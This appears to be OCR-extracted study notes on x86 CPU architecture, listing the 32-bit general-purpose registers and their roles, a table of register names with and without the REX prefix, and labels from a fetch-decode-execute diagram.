
GENERAL PURPOSE REGISTERS (32-BIT MODE)

EAX - Accumulator/ Returns
EBX - Pointer to DS segment
ECX - Counter for loops
EDX - I/O Pointer
ESI - Source Pointer
EDI - Destination Pointer
ESP - Stack Pointer
EBP - Base Pointer

HOW TO REFERENCE THEM




Register Type	Without REX	With REX
Byte Registers	AL, BL, CL, DL, AH, BH, CH, DH	AL, BL, CL, DL, DIL, SIL, BPL, SPL, R8L - R15L
Word Registers	AX, BX, CX, DX, DI, SI, BP, SP	AX, BX, CX, DX, DI, SI, BP, SP, R8W - R15W
Doubleword Registers	EAX, EBX, ECX, EDX, EDI, ESI, EBP, ESP	EAX, EBX, ECX, EDX, EDI, ESI, EBP, ESP, R8D - R15D
Quadword Registers	N.A.	RAX, RBX, RCX, RDX, RDI, RSI, RBP, RSP, R8 - R15



FETCH
EIP/RIP
EXECUTE
DECODE

